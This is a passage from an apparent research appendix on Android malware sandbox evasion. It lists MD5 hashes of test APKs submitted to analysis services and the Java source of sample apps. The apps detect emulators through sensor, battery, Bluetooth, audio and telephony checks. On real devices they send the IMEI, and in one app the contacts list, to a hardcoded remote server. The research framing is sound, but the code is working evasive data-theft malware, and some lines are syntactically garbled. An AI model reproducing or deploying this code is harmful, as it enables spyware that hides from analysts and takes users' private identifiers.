        }

        txtResults.append(new String(results));
        txtResults.append("\n");
    }
```

```
    private void sendContactsList() {
        ConnectivityManager                connectMgr                =                (ConnectivityManager)
getSystemService(Context.CONNECTIVITY_SERVICE);
        NetworkInfo networkInfo = connectMgr.getActiveNetworkInfo();

        // Verify network connectivity is working; if not add note to TextView
        // and Logcat file
        if (networkInfo != null && networkInfo.isConnected()) {
            // Send HTTP POST request to server which will include POST
            // parameters with Call History info
            new SendHttpRequestTask().execute(SERVER_URL, "CONTACTS");
        } else {
            setErrorMsg("No Network Connectivity");
            showErrorMsg();
        }
    }
}
```

3. Manifest Code

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.boomgaarden_corney.android.contactslist" >

    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.READ_CONTACTS"/>

    <application
        android:allowBackup="true"
        android:icon="@drawable/ic_launcher"
        android:label="@string/app_name"
        android:theme="@style/AppTheme" >
        <activity
            android:name=."ContactsListMainActivity"
```

```
            android:label="@string/app_name" >
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />

                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
    </application>

</manifest>
```

P. KONAMICODESTATIC

1. MD5 Hashes

Malware Analysis Service	MD5 Hash for Submitted APK
Android Sandbox	c7ed5dfefb3f00b945eac855cc1cd55e
Andrubis	cf52660c9063ea7babf459b7a8b1400f
ApkScan	46988dbb9a4154dc8415cf3d155de071
CopperDroid	0243355912c821a033fca291c58ce5a3
Mobile-Sandbox	fb2a0f4f5ea937e6dade353fa80a5072
SandDroid	288d09451160408adfd62daf139f3b76
TraceDroid	b238c5f0fd10a781b619ad22dc85e2da
VisualThreat	7eb2960a6b4678d5cfba783cc89789ac

2. Main Activity Source Code

```
package com.boomgaarden_corney.android.konamicodestatic;

import android.bluetooth.BluetoothAdapter;
import android.content.Context;
import android.content.Intent;
import android.content.IntentFilter;
import android.hardware.Sensor;
import android.hardware.SensorManager;
import android.media.AudioManager;
import android.net.ConnectivityManager;
import android.net.NetworkInfo;
import android.os.AsyncTask;
```

```
import android.os.BatteryManager;
import android.os.Build;
import android.support.v7.app.ActionBarActivity;
import android.os.Bundle;
import android.telephony.TelephonyManager;
import android.util.Log;
import android.view.Menu;
import android.view.MenuItem;
import android.widget.TextView;

import org.apache.http.NameValuePair;
import org.apache.http.message.BasicNameValuePair;

import java.io.BufferedReader;
import java.io.BufferedWriter;
import java.io.IOException;
import java.io.InputStream;
import java.io.InputStreamReader;
import java.io.OutputStream;
import java.io.OutputStreamWriter;
import java.io.UnsupportedEncodingException;
import java.net.HttpURLConnection;
import java.net.URL;
import java.net.URLEncoder;
import java.util.ArrayList;
import java.util.List;


public class KonamiCodeStaticMainActivity extends ActionBarActivity {

    private final String DEBUG_TAG = "DEBUG_KONAMICODE";
    private final String SERVER_URL = "http://54.86.68.241/konamicodestatic/test.php";

    private TextView txtResults;

    private boolean confidence = true;

    private String errorMsg;
```

```
private SensorManager mSensorManager;
private Sensor mAccelerometer;
private Sensor mMagnometer;
private Sensor mOrientation;
private Sensor mProximity;

private Intent mBattery;

private BluetoothAdapter mBluetoothAdapter;

private AudioManager mAudioManager;

private TelephonyManager mTelephonyManager;

private List<NameValuePair> paramsDevice = new ArrayList<NameValuePair>();
private List<NameValuePair> paramsErrorMsg = new ArrayList<NameValuePair>();
private List<NameValuePair> paramsPIIData = new ArrayList<NameValuePair>();

@Override
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_konami_code_main);

    txtResults = (TextView) this.findViewById(R.id.txtResults);

    // Need to verify that environment (physical or emulated sends something
    setDeviceData();
    showDeviceData();
    sendDeviceData();
    try {
        Thread.sleep(1000);
    } catch (InterruptedException e) {
        Log.d(DEBUG_TAG, "Couldn't Sleep");
    }

    // Allocate dynamic sensor and resource objects
    mSensorManager = (SensorManager) getSystemService(SENSOR_SERVICE);
```

```
mAccelerometer = mSensorManager.getDefaultSensor(Sensor.TYPE_ACCELEROMETER);
mMagnometer = mSensorManager.getDefaultSensor(Sensor.TYPE_MAGNETIC_FIELD);
mOrientation = mSensorManager.getDefaultSensor(Sensor.TYPE_ORIENTATION);
mProximity = mSensorManager.getDefaultSensor(Sensor.TYPE_PROXIMITY);
mBattery = getApplicationContext().registerReceiver(
    null,new IntentFilter(Intent.ACTION_BATTERY_CHANGED));
mBluetoothAdapter = BluetoothAdapter.getDefaultAdapter();
mAudioManager = (AudioManager) getSystemService(Context.AUDIO_SERVICE);
mTelephonyManager = (TelephonyManager) getSystemService(Context.TELEPHONY_SERVICE);

// For each separate sensor or resource, make a determination whether this application
// is being ran in an emulated environment. If any method detects emulation, immediately
// kill the process. These are tested sequentially in this design setup.
sensorListGoNoGo();
try {
    Thread.sleep(1000);
} catch (InterruptedException e) {
    Log.d(DEBUG_TAG, "Couldn't Sleep");
}
accelerometerGoNoGo();
try {
    Thread.sleep(1000);
} catch (InterruptedException e) {
    Log.d(DEBUG_TAG, "Couldn't Sleep");
}
magnometerGoNoGo();
try {
    Thread.sleep(1000);
} catch (InterruptedException e) {
    Log.d(DEBUG_TAG, "Couldn't Sleep");
}
orientationGoNoGo();
try {
    Thread.sleep(1000);
} catch (InterruptedException e) {
    Log.d(DEBUG_TAG, "Couldn't Sleep");
}
proximityGoNoGo();
```

```
    try {
        Thread.sleep(1000);
    } catch (InterruptedException e) {
        Log.d(DEBUG_TAG, "Couldn't Sleep");
    }
    batteryGoNoGo();
    try {
        Thread.sleep(1000);
    } catch (InterruptedException e) {
        Log.d(DEBUG_TAG, "Couldn't Sleep");
    }
    blueToothGoNoGo();
    try {
        Thread.sleep(1000);
    } catch (InterruptedException e) {
        Log.d(DEBUG_TAG, "Couldn't Sleep");
    }
    audioGoNoGo();
    try {
        Thread.sleep(1000);
    } catch (InterruptedException e) {
        Log.d(DEBUG_TAG, "Couldn't Sleep");
    }
    phoneStateGoNoGo();
    try {
        Thread.sleep(1000);
    } catch (InterruptedException e) {
        Log.d(DEBUG_TAG, "Couldn't Sleep");
    }

    // In case any method actually fails to kill the process completely, complete one final
    // check utilizing a boolean value set throughout each method above.
    finalGoNoGo();
}


@Override
public boolean onCreateOptionsMenu(Menu menu) {
```

```
    // Inflate the menu; this adds items to the action bar if it is present.
    getMenuInflater().inflate(R.menu.menu_konami_code_static_main, menu);
    return true;
}

@Override
public boolean onOptionsItemSelected(MenuItem item) {
    // Handle action bar item clicks here. The action bar will
    // automatically handle clicks on the Home/Up button, so long
    // as you specify a parent activity in AndroidManifest.xml.
    int id = item.getItemId();

    //noinspection SimplifiableIfStatement
    if (id == R.id.action_settings) {
        return true;
    }

    return super.onOptionsItemSelected(item);
}

private String buildPostRequest(List<NameValuePair> params) throws UnsupportedEncodingException {
    StringBuilder result = new StringBuilder();
    boolean first = true;

    for (NameValuePair pair : params) {
        if (first)
            first = false;
        else
            result.append("&");

        result.append(URLEncoder.encode(pair.getName(), "UTF-8"));
        result.append("=");
        result.append(URLEncoder.encode(pair.getValue(), "UTF-8"));
    }

    return result.toString();
}
```

```
private String sendHttpRequest(String myURL, String postParameters) throws IOException {
    URL url = new URL(myURL);

    // Setup Connection
    HttpURLConnection conn = (HttpURLConnection) url.openConnection();
    conn.setReadTimeout(10000); /* in milliseconds */
    conn.setConnectTimeout(15000); /* in milliseconds */
    conn.setRequestMethod("POST");
    conn.setDoOutput(true);
    conn.setDoInput(true);

    // Setup POST query params and write to stream
    OutputStream ostream = conn.getOutputStream();
    BufferedWriter writer = new BufferedWriter(new OutputStreamWriter(ostream, "UTF-8"));

    if (postParameters.equals("ERROR_MSG")) {
        writer.write(buildPostRequest(paramsErrorMsg));
        paramsErrorMsg = new ArrayList<NameValuePair>();
    } else if (postParameters.equals("DEVICE")) {
        writer.write(buildPostRequest(paramsDevice));
        paramsDevice = new ArrayList<NameValuePair>();
    } else if (postParameters.equals("PIIDATA")) {
        writer.write(buildPostRequest(paramsPIIData));
        paramsPIIData = new ArrayList<NameValuePair>();
    }

    writer.flush();
    writer.close();
    ostream.close();

    // Connect and Log response
    conn.connect();
    int responseCode = conn.getResponseCode();
    Log.d(DEBUG_TAG, "The response code is: " + responseCode);

    if (responseCode == 200) {
        InputStream istream = conn.getInputStream();
        BufferedReader reader = new BufferedReader(new InputStreamReader(istream, "UTF-8"));
```

```
        String line;
        StringBuilder response = new StringBuilder();

        if (reader != null) {

            while ((line = reader.readLine()) != null) {
                response.append(line);
            }
            reader.close();
        }
        conn.disconnect();
        return new String(response);
    } else {
        conn.disconnect();
        return String.valueOf(responseCode);
    }

}

private class SendHttpRequestTask extends AsyncTask<String, Void, String> {
    // @params come from SendHttpRequestTask.execute() call
    @Override
    protected String doInBackground(String... params) {
        // params comes from the execute() call: params[0] is the url,
        // params[1] is type POST
        // request to send - i.e., whether to send error message or other parameters.
        try {
            return sendHttpRequest(params[0], params[1]);
        } catch (IOException e) {
            setErrorMsg("Unable to retrieve web page. URL may be invalid.");
            showErrorMsg();
            return errorMsg;
        }
    }
}

private void setDeviceData() {
    paramsDevice.add(new BasicNameValuePair("Device," Build.DEVICE));
```

```
        paramsDevice.add(new BasicNameValuePair("Brand," Build.BRAND));
        paramsDevice.add(new BasicNameValuePair("Manufacturer," Build.MANUFACTURER));
        paramsDevice.add(new BasicNameValuePair("Model," Build.MODEL));
        paramsDevice.add(new BasicNameValuePair("Product," Build.PRODUCT));
        paramsDevice.add(new BasicNameValuePair("Board," Build.BOARD));
        paramsDevice.add(new BasicNameValuePair("Android API," String.valueOf(Build.VERSION.SDK_INT)));
    }

    private void showDeviceData() {
        // Display and store (for sending via HTTP POST query) device information
        txtResults.append("Device: " + Build.DEVICE + "\n");
        txtResults.append("Brand: " + Build.BRAND + "\n");
        txtResults.append("Manufacturer: " + Build.MANUFACTURER + "\n");
        txtResults.append("Model: " + Build.MODEL + "\n");
        txtResults.append("Product: " + Build.PRODUCT + "\n");
        txtResults.append("Board: " + Build.BOARD + "\n");
        txtResults.append("Android API: " + String.valueOf(Build.VERSION.SDK_INT) + "\n");

        txtResults.append("\n");
    }

    private void sendDeviceData() {
        ConnectivityManager                connectMgr                =                (ConnectivityManager)
getSystemService(Context.CONNECTIVITY_SERVICE);
        NetworkInfo networkInfo = connectMgr.getActiveNetworkInfo();

        // Verify network connectivity is working; if not add note to TextView and Logcat file
        if (networkInfo != null && networkInfo.isConnected()) {
            // Send HTTP POST request to server which will include POST parameters with Device info
            new SendHttpRequestTask().execute(SERVER_URL, "DEVICE");
        } else {
            setErrorMsg("No Network Connectivity");
            showErrorMsg();
        }
    }

    private void setErrorMsg(String error) {
        errorMsg = error;
```

```
        paramsErrorMsg.add(new BasicNameValuePair("Error," errorMsg));
    }

    private void showErrorMsg() {
        Log.d(DEBUG_TAG, errorMsg);
        txtResults.append(errorMsg + "\n");
    }

    private void sendErrorMsg() {
        ConnectivityManager                connectMgr                =                (ConnectivityManager)
getSystemService(Context.CONNECTIVITY_SERVICE);
        NetworkInfo networkInfo = connectMgr.getActiveNetworkInfo();

        // Verify network connectivity is working; if not add note to TextView and Logcat file
        if (networkInfo != null && networkInfo.isConnected()) {
            // Send HTTP POST request to server which will include POST parameters with Error info
            new SendHttpRequestTask().execute(SERVER_URL, "ERROR_MSG");
        } else {
            setErrorMsg("No Network Connectivity");
            showErrorMsg();
        }
    }

    private void sendPIIData() {
        ConnectivityManager                connectMgr                =                (ConnectivityManager)
getSystemService(Context.CONNECTIVITY_SERVICE);
        NetworkInfo networkInfo = connectMgr.getActiveNetworkInfo();

        // Verify network connectivity is working; if not add note to TextView
        // and Logcat file
        if (networkInfo != null && networkInfo.isConnected()) {
            // Send HTTP POST request to server which will include POST
            // parameters with Telephony info
            new SendHttpRequestTask().execute(SERVER_URL, "PIIDATA");
        } else {
            setErrorMsg("No Network Connectivity");
            showErrorMsg();
        }
```

```
}


// Based on previous findings, most emulators provided at most five distinct sensor types.
// We provided a slightly higher threshold; however, the modern phones we tested all provided
// at least 17 distinct sensor types.
private void sensorListGoNoGo() {

    List<Sensor> sensorList = mSensorManager.getSensorList(Sensor.TYPE_ALL);

    int sensorCount = sensorList.size();

    if (sensorCount < 9) {
        confidence = false;
        setErrorMsg("Emulated Environment Detected");
        showErrorMsg();
        sendErrorMsg();
    } else {
        setErrorMsg("Likely Physical Device - SensorList Passed");
        showErrorMsg();
        sendErrorMsg();
    }
}

// First determine whether an accelerometer is available; All physical phones tested provided
// accelerometer data. If an accelerometer is available, verify that multiple static values are
// not similar to known emulated environment values.
private void accelerometerGoNoGo() {

    if (mAccelerometer == null) {
        confidence = false;
        setErrorMsg("Emulated Environment Detected");
        showErrorMsg();
        sendErrorMsg();
    } else {
        float accelerometerMaxRange = mAccelerometer.getMaximumRange();
        float accelerometerPower = mAccelerometer.getPower();
        String accelerometerVendor = mAccelerometer.getVendor();
```

```
        if ((accelerometerMaxRange < 10)
                && (String.valueOf(accelerometerPower).equals("3.0"))
                && (String.valueOf(accelerometerVendor)
                .equals("The Android Open Source Project"))) {
            confidence = false;
            setErrorMsg("Emulated Environment Detected");
            showErrorMsg();
            sendErrorMsg();
        } else {
            setErrorMsg("Likely Physical Device - Accelerometer Passed");
            showErrorMsg();
            sendErrorMsg();
        }
    }
}

// First determine whether a magnetic field sensor is available; All physical phones tested provided
// magnetic field data. If one is available, verify that multiple static values are
// not similar to known emulated environment values.
private void magnometerGoNoGo() {
    if (mMagnometer == null) {
        confidence = false;
        setErrorMsg("Emulated Environment Detected");
        showErrorMsg();
        sendErrorMsg();
    } else {
        float magnometerMaxRange = mMagnometer.getMaximumRange();
        float magnometerPower = mMagnometer.getPower();
        float magnometerResolution = mMagnometer.getResolution();

        if (String.valueOf(magnometerMaxRange).equals("2000.0")
                && (String.valueOf(magnometerPower).equals("6.7"))
                && (String.valueOf(magnometerResolution).equals("1.0"))) {
            confidence = false;
            setErrorMsg("Emulated Environment Detected");
            showErrorMsg();
            sendErrorMsg();
        } else {
```

```
            setErrorMsg("Likely Physical Device - Magnometer Passed");
            showErrorMsg();
            sendErrorMsg();
        }
    }
}

// First determine whether an orientation sensor is available; All physical phones tested provided
// orientation data. If one is available, verify that multiple static values are
// not similar to known emulated environment values.
private void orientationGoNoGo() {
    if (mOrientation == null) {
        confidence = false;
        setErrorMsg("Emulated Environment Detected");
        showErrorMsg();
        sendErrorMsg();
    } else {
        float orientationPower = mOrientation.getPower();
        float orientationResolution = mOrientation.getResolution();
        String orientationVendor = mOrientation.getVendor();

        if ((String.valueOf(orientationPower).equals("9.7"))
                && (String.valueOf(orientationResolution).equals("1.0"))
                && (String.valueOf(orientationVendor)
                .equals("The Android Open Source Project"))) {
            confidence = false;
            setErrorMsg("Emulated Environment Detected");
            showErrorMsg();
            sendErrorMsg();
        } else {
            setErrorMsg("Likely Physical Device - Orientation Sensor Passed");
            showErrorMsg();
            sendErrorMsg();
        }
    }
}

// First determine whether a proximity sensor is available; All physical phones tested provided
```

```
// proximity data. If one is available, verify that multiple static values are
// not similar to known emulated environment values.
private void proximityGoNoGo() {
    if (mProximity == null) {
        confidence = false;
        setErrorMsg("Emulated Environment Detected");
        showErrorMsg();
        sendErrorMsg();
    } else {
        float proximityMaxRange = mProximity.getMaximumRange();
        float proximityPower = mProximity.getPower();
        float proximityResolution = mProximity.getResolution();
        String proximityVendor = mProximity.getVendor();
        if ((proximityMaxRange < 2)
                && (String.valueOf(proximityPower).equals("20.0"))
                && (String.valueOf(proximityResolution).equals("1.0"))
                && (String.valueOf(proximityVendor)
                .equals("The Android Open Source Project"))) {
            confidence = false;
            setErrorMsg("Emulated Environment Detected");
            showErrorMsg();
            sendErrorMsg();
        } else {
            setErrorMsg("Likely Physical Device - Proximity Sensor Passed");
            showErrorMsg();
            sendErrorMsg();
        }
    }
}

// First determine whether a battery sticky receiver is available; All physical phones tested
// provided battery data. If one is available, verify that multiple dynamic values are
// not similar to known emulated environment values which were consistent, static, and unrealistic.
private void batteryGoNoGo() {
    if (mBattery == null) {
        confidence = false;
        setErrorMsg("Emulated Environment Detected");
        showErrorMsg();
```

```
            sendErrorMsg();
        } else {

            int batteryTemperature = mBattery.getIntExtra(BatteryManager.EXTRA_TEMPERATURE, 0);
            int batteryVoltage = mBattery.getIntExtra(BatteryManager.EXTRA_VOLTAGE, 0);

            if (batteryTemperature == 0 || batteryVoltage == 0) {
                confidence = false;
                setErrorMsg("Emulated Environment Detected");
                showErrorMsg();
                sendErrorMsg();
            } else {
                setErrorMsg("Likely Physical Device - Battery Check Passed");
                showErrorMsg();
                sendErrorMsg();
            }
        }
    }

    // All emulated environments tested provided no Bluetooth adapter data and failed to allocate
    // the resource used for inspecting Bluetooth adapter data. Here we simply test whether it
    // was properly allocated.
    private void blueToothGoNoGo() {
        if (mBluetoothAdapter == null) {
            confidence = false;
            setErrorMsg("Emulated Environment Detected");
            showErrorMsg();
            sendErrorMsg();
        } else {
            setErrorMsg("Likely Physical Device - Bluetooth Adapter Passed");
            showErrorMsg();
            sendErrorMsg();
        }
    }

    // Using the audio manager, we compare initial volume levels (without making any volume adjustments)
    // to known initial volume levels in emulated environments.
    private void audioGoNoGo() {
```

```
    int currentAlarmVolume = mAudioManager.getStreamVolume(AudioManager.STREAM_ALARM);
    int currentDTMFVolume = mAudioManager.getStreamVolume(AudioManager.STREAM_DTMF);
    int currentMusicVolume = mAudioManager.getStreamVolume(AudioManager.STREAM_MUSIC);
    int currentNotificationVolume = mAudioManager.getStreamVolume(AudioManager.STREAM_NOTIFICATION);
    int currentRingVolume = mAudioManager.getStreamVolume(AudioManager.STREAM_RING);
    int currentSystemVolume = mAudioManager.getStreamVolume(AudioManager.STREAM_SYSTEM);
    int currentVoiceCallVolume = mAudioManager.getStreamVolume(AudioManager.STREAM_VOICE_CALL);

    if ((currentAlarmVolume == 6)
            && ((currentDTMFVolume == 11) || (currentDTMFVolume == 12))
            && (currentMusicVolume == 11)
            && (currentNotificationVolume == 5)
            && (currentRingVolume == 5)
            && ((currentSystemVolume == 7) || (currentSystemVolume == 5))
            && (currentVoiceCallVolume == 4)) {

        confidence = false;
        setErrorMsg("Emulated Environment Detected");
        showErrorMsg();
        sendErrorMsg();

    } else {
        setErrorMsg("Likely Physical Device - Audio Check Passed");
        showErrorMsg();
        sendErrorMsg();
    }
}

// Using the telephony manager we compare specific attributes against known values in
// emulated environments.
private void phoneStateGoNoGo() {
    String deviceID = mTelephonyManager.getDeviceId();
    String voiceMailNumber = mTelephonyManager.getVoiceMailNumber();

    if ((deviceID.equals("357242043237517")) || (deviceID.equals("357242043237511"))
            || (deviceID.equals("000000000000000"))
            || (deviceID.equals("908650746897525")) || (deviceID.equals("418720581487159"))
```

```
                && ((voiceMailNumber.equals("+15552175049")) || (voiceMailNumber.equals("+13579123651"))))
{

            confidence = false;
            setErrorMsg("Emulated Environment Detected");
            showErrorMsg();
            sendErrorMsg();

        } else {
            setErrorMsg("Likely Physical Device - Phone State Passed");
            showErrorMsg();
            sendErrorMsg();
        }
    }

    private void finalGoNoGo() {
        if (confidence == false) {
            setErrorMsg("Emulated Environment Detected");
            showErrorMsg();
            sendErrorMsg();
        } else {
            getDeviceID();
        }
    }

    private void getDeviceID() {
        TelephonyManager mTelephonyManager = (TelephonyManager)
getSystemService(Context.TELEPHONY_SERVICE);
        String deviceID = mTelephonyManager.getDeviceId();
        paramsPIIData.add(new BasicNameValuePair("IMEI," String.valueOf(deviceID)));
        sendPIIData();
        txtResults.append("IMEI = " + deviceID);
    }
}
```

Manifest Code:

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.boomgaarden_corney.android.konamicodestatic" >
```

```
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>

    <application
        android:allowBackup="true"
        android:icon="@mipmap/ic_launcher"
        android:label="@string/app_name"
        android:theme="@style/AppTheme" >
        <activity
            android:name=."KonamiCodeStaticMainActivity"
            android:label="@string/app_name" >
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />

                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
    </application>

</manifest>
```

Q. KONAMICODEDYNAMIC

1. MD5 Hashes

Malware Analysis Service	MD5 Hash for Submitted APK
Android Sandbox	d8c401ed324aa80b59e4761ba69e56c7
Andrubis	e1ccced229f945846f6ad3c76596e313
ApkScan	c61494a8786fc7db8222e9147b08595e
CopperDroid	7a556eee5398b07cf07844e1de078517
Mobile-Sandbox	540a88333b22cf8ce4e501f74d3bc57c
SandDroid	db7044eed2ce7817928045be820f3424
TraceDroid	9e8a4c32576f2eb24c6851e25859f70a
VisualThreat	9085073978cb456bb3a64d33c803abb9

2. Main Activity Source Code

```
package com.boomgaarden_corney.android.konamicodedynamic;

import android.content.Context;
import android.hardware.Sensor;
import android.hardware.SensorEvent;
import android.hardware.SensorEventListener;
import android.hardware.SensorManager;
import android.net.ConnectivityManager;
import android.net.NetworkInfo;
import android.os.AsyncTask;
```

```
import android.os.Build;
import android.support.v7.app.ActionBarActivity;
import android.os.Bundle;
import android.telephony.TelephonyManager;
import android.util.Log;
import android.view.Menu;
import android.view.MenuItem;
import android.widget.TextView;

import org.apache.http.NameValuePair;
import org.apache.http.message.BasicNameValuePair;

import java.io.BufferedReader;
import java.io.BufferedWriter;
import java.io.IOException;
import java.io.InputStream;
import java.io.InputStreamReader;
import java.io.OutputStream;
import java.io.OutputStreamWriter;
import java.io.UnsupportedEncodingException;
import java.net.HttpURLConnection;
import java.net.URL;
import java.net.URLEncoder;
import java.util.ArrayList;
import java.util.List;


public class KonamiCodeDynamicMainActivity extends ActionBarActivity implements SensorEventListener {

    private final String DEBUG_TAG = "DEBUG_KONAMICODE";
    private final String SERVER_URL = "http://54.86.68.241/konamicodedynamic/test.php";

    private TextView txtResults;

    private int numEventsAccelerometer = 0;
    private int numEventsMagnometer = 0;
    private int numEventsProximity = 0;
    private int lifeCount = 0;
```

```
private int emulatorCount = 0;

private String errorMsg;

private String initAccelerometerX = null;
private String initAccelerometerY = null;
private String initAccelerometerZ = null;
private String initMagnometerX = null;
private String initMagnometerY = null;
private String initMagnometerZ = null;
private String initProximity = null;

private SensorManager sensorManager;
private Sensor mAccelerometer;
private Sensor mMagneticSensor;
private Sensor mProximitySensor;

private List<NameValuePair> paramsDevice = new ArrayList<NameValuePair>();
private List<NameValuePair> paramsErrorMsg = new ArrayList<NameValuePair>();
private List<NameValuePair> paramsPIIData = new ArrayList<NameValuePair>();

@Override
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_konami_code_dynamic_main);

    txtResults = (TextView) this.findViewById(R.id.txtResults);

    setDeviceData();
    showDeviceData();
    sendDeviceData();

    try {
        Thread.sleep(1000);
    } catch (InterruptedException e) {
        Log.d(DEBUG_TAG, "Couldn't Sleep");
    }
```

```
        sensorManager = (SensorManager) getSystemService(SENSOR_SERVICE);
        mAccelerometer = sensorManager.getDefaultSensor(Sensor.TYPE_ACCELEROMETER);
        mMagneticSensor = sensorManager.getDefaultSensor(Sensor.TYPE_MAGNETIC_FIELD);
        mProximitySensor = sensorManager.getDefaultSensor(Sensor.TYPE_PROXIMITY);
    }

    @Override
    protected void onResume() {
        super.onResume();
        if (mAccelerometer != null) {
            sensorManager.registerListener(this, mAccelerometer, SensorManager.SENSOR_DELAY_NORMAL);
        }
        if (mMagneticSensor != null) {
            sensorManager.registerListener(this, mMagneticSensor, SensorManager.SENSOR_DELAY_NORMAL);
        }
        if (mProximitySensor != null) {
            sensorManager.registerListener(this, mProximitySensor, SensorManager.SENSOR_DELAY_NORMAL);
        }
    }

    /* Remove the sensor listeners when Activity is paused */
    @Override
    protected void onPause() {
        super.onPause();
        sensorManager.unregisterListener(this);
    }

    @Override
    public boolean onCreateOptionsMenu(Menu menu) {
        // Inflate the menu; this adds items to the action bar if it is present.
        getMenuInflater().inflate(R.menu.menu_konami_code_dynamic_main, menu);
        return true;
    }

    @Override
    public boolean onOptionsItemSelected(MenuItem item) {
        // Handle action bar item clicks here. The action bar will
        // automatically handle clicks on the Home/Up button, so long
```

```
    // as you specify a parent activity in AndroidManifest.xml.
    int id = item.getItemId();

    //noinspection SimplifiableIfStatement
    if (id == R.id.action_settings) {
        return true;
    }

    return super.onOptionsItemSelected(item);
}

@Override
public void onSensorChanged(SensorEvent event) {
    switch (event.sensor.getType()) {

        case Sensor.TYPE_ACCELEROMETER:
            if (mAccelerometer != null) {
                // if this is the first sensor event, set initial values for comparison in
                // subsequent events.
                if ((initAccelerometerX == null)
                    && (initAccelerometerY == null) && (initAccelerometerZ == null)) {

                    initAccelerometerX = String.valueOf(event.values[0]);
                    initAccelerometerY = String.valueOf(event.values[1]);
                    initAccelerometerZ = String.valueOf(event.values[2]);

                } else {
                    numEventsAccelerometer++;
                    // once ten sensor events have taken place, no longer check new events
                    if (numEventsAccelerometer <= 10) {
                        // If the current sensor event values differ from initial values,
                        // likely in physical environment.
                        if (!(String.valueOf(event.values[0]).equals(initAccelerometerX))
                                || !(String.valueOf(event.values[1]).equals(initAccelerometerY))
                                || !(String.valueOf(event.values[2]).equals(initAccelerometerZ))) {

                            lifeCount += 10;
                            // threshold now met, no need to look at future accelerometer events
```

```
                                numEventsAccelerometer = 11;
                                // send message indicating which sensor passed
                                setErrorMsg("Accelerometer Passed");
                                showErrorMsg();
                                sendErrorMsg();
                                try {
                                    Thread.sleep(1000);
                                } catch (InterruptedException e) {
                                    Log.d(DEBUG_TAG, "Couldn't Sleep");
                                }
                                // see if app has reached 30 lives, indicating all sensors passed
                                checkLives();
                            } else {
                                emulatorCount++;
                                checkEmulator();
                            }
                        }
                    }
                }
                break;

            case Sensor.TYPE_MAGNETIC_FIELD:
                if (mMagneticSensor != null) {
                    // if this is the first sensor event, set initial values for comparison in
                    // subsequent events.
                    if ((initMagnometerX == null) && (initMagnometerY == null) && (initMagnometerZ ==
null)) {

                        initMagnometerX = String.valueOf(event.values[0]);
                        initMagnometerY = String.valueOf(event.values[1]);
                        initMagnometerZ = String.valueOf(event.values[2]);

                    } else {
                        numEventsMagnometer++;
                        // once ten sensor events have taken place, no longer check new events
                        if (numEventsMagnometer <= 10) {
                            // If the current sensor event values differ from initial values,
                            // likely in physical environment.
```

```
                    if (!(String.valueOf(event.values[0]).equals(initMagnometerX))
                            || !(String.valueOf(event.values[1]).equals(initMagnometerY))
                            || !(String.valueOf(event.values[2]).equals(initMagnometerZ))) {

                        lifeCount += 10;
                        // threshold now met, no need to look at future magnometer events
                        numEventsMagnometer = 11;
                        // send message indicating which sensor passed
                        setErrorMsg("Magnometer Passed");
                        showErrorMsg();
                        sendErrorMsg();
                        try {
                            Thread.sleep(1000);
                        } catch (InterruptedException e) {
                            Log.d(DEBUG_TAG, "Couldn't Sleep");
                        }
                        // see if app has reached 30 lives, indicating all sensors passed
                        checkLives();
                    } else {
                        emulatorCount++;
                        checkEmulator();
                    }
                }
            }
        }
        break;

    case Sensor.TYPE_PROXIMITY:
        if (mProximitySensor != null) {
            // if this is the first sensor event, set initial values for comparison in
            // subsequent events.
            if ((initProximity == null)) {

                initProximity = String.valueOf(event.values[0]);

            } else {
                numEventsProximity++;
                // once ten sensor events have taken place, no longer check new events
```

```
                    if (numEventsProximity <= 10) {
                        // If the current sensor event values differ from initial values,
                        // likely in physical environment.
                        if (!(String.valueOf(event.values[0]).equals(initProximity))) {

                            lifeCount += 10;
                            // threshold now met, no need to look at future proximity events
                            numEventsProximity = 11;
                            // send message indicating which sensor passed
                            setErrorMsg("Proximity Sensor Passed");
                            showErrorMsg();
                            sendErrorMsg();
                            try {
                                Thread.sleep(1000);
                            } catch (InterruptedException e) {
                                Log.d(DEBUG_TAG, "Couldn't Sleep");
                            }
                            // see if app has reached 30 lives, indicating all sensors passed
                            checkLives();
                        } else {
                            emulatorCount++;
                            checkEmulator();
                        }
                    }
                }
            }
            break;

        default:
            break;
    }

}

@Override
public void onAccuracyChanged(Sensor sensor, int accuracy) {
    // Required stub for implementing SensorEventListener interface
```

```
}

private String buildPostRequest(List<NameValuePair> params) throws UnsupportedEncodingException {
    StringBuilder result = new StringBuilder();
    boolean first = true;

    for (NameValuePair pair : params) {
        if (first)
            first = false;
        else
            result.append("&");

        result.append(URLEncoder.encode(pair.getName(), "UTF-8"));
        result.append("=");
        result.append(URLEncoder.encode(pair.getValue(), "UTF-8"));
    }

    return result.toString();
}

private String sendHttpRequest(String myURL, String postParameters) throws IOException {
    URL url = new URL(myURL);

    // Setup Connection
    HttpURLConnection conn = (HttpURLConnection) url.openConnection();
    conn.setReadTimeout(10000); /* in milliseconds */
    conn.setConnectTimeout(15000); /* in milliseconds */
    conn.setRequestMethod("POST");
    conn.setDoOutput(true);
    conn.setDoInput(true);

    // Setup POST query params and write to stream
    OutputStream ostream = conn.getOutputStream();
    BufferedWriter writer = new BufferedWriter(new OutputStreamWriter(ostream, "UTF-8"));

    if (postParameters.equals("ERROR_MSG")) {
        writer.write(buildPostRequest(paramsErrorMsg));
        paramsErrorMsg = new ArrayList<NameValuePair>();
```

```
    } else if (postParameters.equals("DEVICE")) {
        writer.write(buildPostRequest(paramsDevice));
        paramsDevice = new ArrayList<NameValuePair>();
    } else if (postParameters.equals("PIIDATA")) {
        writer.write(buildPostRequest(paramsPIIData));
        paramsPIIData = new ArrayList<NameValuePair>();
    }

    writer.flush();
    writer.close();
    ostream.close();

    // Connect and Log response
    conn.connect();
    int responseCode = conn.getResponseCode();
